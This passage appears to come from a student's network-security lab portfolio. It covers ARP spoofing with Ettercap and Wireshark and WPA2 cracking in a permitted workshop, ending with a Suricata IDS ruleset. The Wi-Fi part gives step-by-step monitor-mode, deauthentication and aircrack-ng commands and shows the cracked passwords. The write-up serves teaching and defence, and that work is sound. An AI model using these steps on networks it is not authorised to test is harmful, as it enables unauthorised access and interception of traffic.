
that my mac address(**00:50:56:97:dd:10**) is the right address for the connection of both parties!


Now all connections will go through **10.0.0.6** (kali)!

Destination	Protocol	Length	Info
10.0.0.2	DNS	268	Standard query response 0x646f AAAA c
VMware_97:be:3b	ARP	42	10.0.0.1 is at 00:50:56:97:dd:10
VMware_97:64:1b	ARP	42	10.0.0.2 is at 00:50:56:97:dd:10 (duplicate use of 10.0.0.
VMware_97:64:1b	ARP	42	Who has 10.0.0.1? Tell 10.0.0.6
VMware_97:be:3b	ARP	42	Who has 10.0.0.2? Tell 10.0.0.6
VMware_97:dd:10	ARP	60	10.0.0.2 is at 00:50:56:97:be:3b
VMware_97:dd:10	ARP	60	10.0.0.1 is at 00:50:56:97:64:1b
VMware_97:be:3b	ARP	42	10.0.0.1 is at 00:50:56:97:dd:10
VMware_97:64:1b	ARP	42	10.0.0.2 is at 00:50:56:97:dd:10 (duplicate use of 10.0.0.
VMware_97:be:3b	ARP	42	10.0.0.1 is at 00:50:56:97:dd:10
VMware_97:64:1b	ARP	42	10.0.0.2 is at 00:50:56:97:dd:10 (duplicate use of 10.0.0.


Frame 17: 42 bytes on wire (336 bits), 42 bytes captured	
Ethernet II, Src: VMware_97:dd:10 (00:50:56:97:dd:10), D	0000 00 50 56 97 be 3b 00 50 56 97 dd 10
Address Resolution Protocol (reply)	0010 08 00 06 04 00 02 00 50 56 97 dd 10
	0020 00 50 56 97 be 3b 0a 00 00 02

And this is where I do what I did earlier in the first part of the exercise, but this time on the **10.0.0.2** vm!





Here in Ettercap from kali (10.0.0.6) you can see the website of the 10.0.0.2 vm visited and got the username with password right there in the open!



Can also see it in Wireshark!

Prevention Measures against ARP spoofing/poisoning:

- Network segmentation.
- Strong authentication.
- Strong encryption.
- Packet-filtering firewalls!

In conclusion, Protecting yourself against ARP (Address Resolution Protocol) spoofing & MITM attacks are essential for network security.

This exercise help me realize how easy it was back then for hackers to do MITM attacks for all the websites that used http. Now we have much secure protocols in place for attacks such as these, we use strong authentication through certificates and strong protocols through https and many more factors in place.



Source: <https://systemweakness.com/build-an-arp-spoofing-from-scratch-a79d827528f3>

7.2 Wi-Fi Hacking

Wi-Fi Hacking is a good skill to have under a ethical hackers belt, now what is **Wi-Fi Hacking?** its basically exploiting vulnerabilities in wireless networks to do these:

- 1) **Unauthorized access:** gain access to the network without permission.
- 2) **Eavesdropping:** intercepting network traffic and sniffing information.
- 3) **Network spoofing:** Pretend to be a fake network to trick other users to connect to it.
- 4) **Deauth-attacks:** kicking users of the network via sending Deauth packets.
- 5) **MITM attacks:** Eavesdropping + network traffic manipulation.
- 6) **Brute Force attacks:** password cracking.

Now for this weeks exercise: Crack WPA(2) networks with aircmon-ng and aircrack-ng from Kali Linux. The tools needed was a USB Wi-Fi adapter.

Because we needed a tool that supports **monitor mode** & **packet injection**.

This was done in the **Wi-Fi hacking workshop** provided by the teachers with networks we had permission to hack. Below, you will see how we managed to hack the networks. Now there were different difficulties to these networks:

Wi-Fi SSID (name)	Difficulty	information
HACKME_Cosycat	easy	Weak password, tip: rockyou.txt
HACKME_FontysICT-2ghz	easy	Create your own wordlist to crack password
HACKME_Megabeast	easy	Another wordlist, located in a kali directory
HACKME_Spiderhack	medium	Something about using a web crawler
HACKME_MrRobot	Hard	Use another tool, hashcat
HACKME_E-Corp (Evil Corporation)	hard	It's a enterprise network

Now for the demos, I managed to do the first 3:

Starting with [HACKME_Cosycat](#) network,

This one was pretty straight forward, (I forgot to take some screenshots in the workshop, I have limited screenshots)

Commands	information
airmon-ng start wlan0	Start monitor mode
airodump-ng wlan0mon	Set the interface to dump traffic to get all the Wi-Fi names
airodump-ng --bssid 64:66:B3:BE:17:3A -c 1 --write WAPcrack wlan0mon	1) We select the bssid of the network. 2) then select which channel it is on. 3) then save to a file (.cap). 4) then select the interface
aireplay-ng --deauth 2 -a 64:66:B3:BE:17:3A wlan0mon	We then deauthenticate users to then try to get an handshake
aircrack-ng WPAcrack-30.cap --w /usr/share/wordlists/rockyou.txt	Then proceed to crack it with the rockyou.txt wordlist

```
Aircrack-ng 1.7
[00:00:00] 182/10303727 keys tested (2970.04 k/s)
Time left: 57 minutes, 49 seconds
KEY FOUND! [ hellokitty ]

Master Key      : DF F6 96 C5 00 EE 82 44 FE 5C C9 05 4A 98 77 E9
                  97 CB AE 62 53 3B 02 2C 5F 00 03 1B 36 9B 6B 02

Transient Key   : EA 8A B7 CC 09 18 4A 76 EE 0C E9 EB F9 24 BC F7
                  92 6F 68 DD AA 28 A1 F9 DD 45 A1 5D 67 90 96 D1
                  B3 5A 2B 23 2D 09 BA B8 45 31 39 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : EB 9E 2C D0 DF 3F 60 BC E5 4A 24 39 4A 18 6B 28
```

As you can see, the password of this network is **hellokitty**

Next, the [HACKME_FontysICT-2g](#) network,

This one was the same process as the first but this time we needed a custom wordlist.

Commands	information
<code>airodump-ng wlan0mon</code>	Set the interface to dump traffic to get all the Wi-Fi names
<code>airodump-ng --bssid BC:EE:7B:34:74:28 -c 1 --write WAPcrack wlan0mon</code>	1) We select the bssid of the network. 2) then select which channel it is on. 3) then save to a file (.cap). 4) then select the interface
<code>aireplay-ng --deauth 2 -a BC:EE:7B:34:74:28 wlan0mon</code>	We then deauthenticate users to then try to get an handshake
<code>aircrack-ng WPAcrack-31.cap --w /usr/share/wordlists/fontysList.txt</code>	Then proceed to crack it with the custom list wordlist

```
FontysIC
HACKME_FontysICT_2GHz
HACKME_FontysICT
FontysICT_2GHz
Wireless Hacking
Wireless_Hacking
WH
Voettekst
WPA2
wordlist
fontysict
fhict
FHICT
FONTYSICT
FontysICT123
FontysICT!
FontysICT1010
!FontysICT123
FontysICT123456789
!FontysICT123
!FontysICT123456789
```

The custom wordlist.

```
root@kali: ~
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x
Aircrack-ng 1.7
[00:00:00] 31/42 keys tested (1628.58 k/s)
Time left: 0 seconds
KEY FOUND! [ FONTYSICT ]
Master Key   : E3 19 7E A9 26 F0 A4 BD 49 CF FE E9 38 CA F8 01
               9F C5 C9 42 B5 C0 94 B9 9F A3 B0 CC 87 5B 91 79
Transient Key : FE 72 63 80 9F DA AE 8C 00 8E 0E 1B 2D 77 5C E6
               83 F6 49 5E C3 13 F9 D5 3B 06 A6 30 7E EA DA DD
               36 8E BD 7A FB D1 91 27 E1 11 95 B5 81 59 C0 BC
               F2 4C 0E 16 D4 27 83 31 50 23 29 75 20 7D C5 BD
EAPOL HMAC   : 5C 34 30 67 9D 18 87 4E 1C 62 FD 43 95 9E 18 16
Frame 789 : 318 bytes on wire (2544 bits) : 318 bytes
RadioTap Header: 30, Length: 36
802.11 Radio Information
IEEE 802.11 Beacon Frame, Flags:
Type/Subtype: Beacon Frame (0x0000)
```

Finally, the [HACKME_Megabeast](#) network,

This one was the same process as the 2nd but this time we needed to locate the megabeast wordlist, use **updatedb** then **locate megabeast** Linux commands to find it.

Commands	information
<code>airodump-ng wlan0mon</code>	Set the interface to dump traffic to get all the Wi-Fi names
<code>airodump-ng --bssid F8:1A:67:43:F3:96 -c 1 --write WAPcrack wlan0mon</code>	1) We select the bssid of the network. 2) then select which channel it is on. 3) then save to a file (.cap). 4) then select the interface
<code>aireplay-ng --deauth 2 -a F8:1A:67:43:F3:96 wlan0mon</code>	We then deauthenticate users to then try to get an handshake
<code>aircrack-ng WPAcrack-32.cap --w /usr/share/wordlists/megabeast.txt</code>	Then proceed to crack it with the custom list wordlist

```

root@kali: ~
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x
Aircrack-ng 1.7
[00:00:06] 44990/45459 keys tested (7706.20 k/s)
Time left: 0 seconds
98.97%
KEY FOUND! [ Zanzibar ]
Master Key : 3D 8E 69 01 22 21 B5 44 4D B8 25 B0 36 7E 55 47
4F 64 D9 EC 65 C5 EC 11 52 2B 06 DF 18 78 B6 46
Transient Key : 0E DB 51 B8 A2 86 2A 6C F6 6F CE A7 81 2B 67 51
2B BD 93 9A 13 56 7D 16 32 90 16 DD 8F 34 FB 4F
25 34 4B 39 FF FE 56 5C C0 37 7A 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC : B9 93 37 5C 24 8D 72 5C 83 78 40 53 1B 45 63 51

```

The password to this network is **Zanzibar**

How to mitigate wireless attacks?

- 1) Use strong encryption like WPA3 or WPA2 if 3 is not available.
- 2) Never use default credentials.
- 3) Use very strong passwords, the more complex it is, the harder to crack.
- 4) Keep router software updated to the latest firmware.
- 5) Have IPS and IDS systems in place to monitor the wireless network.
- 6) You can also configure all devices that are supposed to be on your network, this way anything outside of this device list won't be able to connect.
- 7) Configure the network to give as little information about it as possible.

In conclusion, The workshops were a lot of fun, and I learned a lot about how to hack Wi-Fi networks. I attempted the more difficult ones, such as Mr. Robot and E-Corp, but was unsuccessful. I left it alone.

2 days ago I named my WiFi
"Hack it if you can"and..





Yesterday, it was changed to
"Challenge accepted"

Source:https://scontent-ams4-1.xx.fbcdn.net/v/t1.6435-9/119466375_5457643481231058_6882629215328556589_n.jpg?_nc_cat=103&ccb=1-7&_nc_sid=dd63ad&_nc_ohc=cC-NtO_KvQYAX88qVmu&_nc_ht=scontent-ams4-1.xx&oh=00_AfAtkDBBsG0unH4hqlnyp-csW6tt9yiDH8ybJ7yLqhfgaa&oe=65702BA2

8 Network: Detect & Monitor

8.1 Network Intrusion Detection and Prevention (NIDS/IPS)

Monitoring is also very essential for network security. Today we are going to take a look at network-based IDS (NIDS) & intrusions prevention system (IPS) called **Suricata**. It will monitor network traffic inside a firewall and detects if there are any malicious activities going on in the network.



Here are some **rules** that I have configured in **both** interfaces, some default rules & some useful **snort** rules were added.

The screenshot shows the Suricata ruleset configuration interface at https://172.16.2.1/suricata/suricata_rulesets.php?id=0. The interface is divided into two main sections, each with a table of rules.



Top Section: Ruleset: Default Rules

Enabled	Ruleset: Default Rules	Emerging Threats rules are not enabled.	Enabled	Ruleset: Snort Text Rules
☒	app-layer-events.rules		☒	snort_app-detect.rules
☒	decoder-events.rules		☒	snort_attack-responses.rules
☒	dhcp-events.rules		☒	snort_backdoor.rules
☒	dnp3-events.rules		☒	snort_bad-traffic.rules
☒	dns-events.rules		☐	snort_blacklist.rules
☒	files.rules		☐	snort_botnet-cnc.rules
☒	http-events.rules		☐	snort_browser-chrome.rules
☒	http2-events.rules		☐	snort_browser-firefox.rules
☒	ipsec-events.rules		☐	snort_browser-ie.rules
☒	kerberos-events.rules		☐	snort_browser-other.rules
☒	modbus-events.rules		☐	snort_browser-plugins.rules
☐	mqtt-events.rules		☐	snort_browser-webkit.rules

Bottom Section: Snort Text Rules

☐	snort_info.rules
☐	snort_local.rules
☒	snort_malware-backdoor.rules
☒	snort_malware-cnc.rules
☒	snort_malware-other.rules
☒	snort_malware-tools.rules
☐	snort_misc.rules
☐	snort_multimedia.rules

Now to test if the Suricata monitoring is actually working, I will create a custom rule and check the alert logs.



I wasn't able to show my custom alert after an hour of trying, here are some generic alerts.


